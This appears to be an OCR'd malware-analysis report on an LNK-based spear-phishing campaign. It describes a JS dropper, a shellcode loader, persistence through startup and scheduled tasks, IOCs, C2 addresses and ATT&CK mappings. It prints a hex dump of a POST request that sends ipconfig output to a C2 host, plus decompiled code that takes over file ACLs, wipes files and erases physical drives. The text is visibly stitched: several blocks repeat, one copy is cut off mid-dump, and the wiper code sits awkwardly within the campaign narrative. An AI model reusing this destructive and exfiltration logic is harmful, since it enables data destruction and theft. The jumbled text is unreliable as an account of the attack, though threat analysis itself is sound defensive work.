
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F   POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65   inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70   pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50   lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C   U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69   ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B   ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37   x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52   ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54   3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65   4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E   bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D   ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A   ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E   ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20   ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20   Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37   Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20   2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61   . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35   sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E   5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61   . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E   tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20   . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20   Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
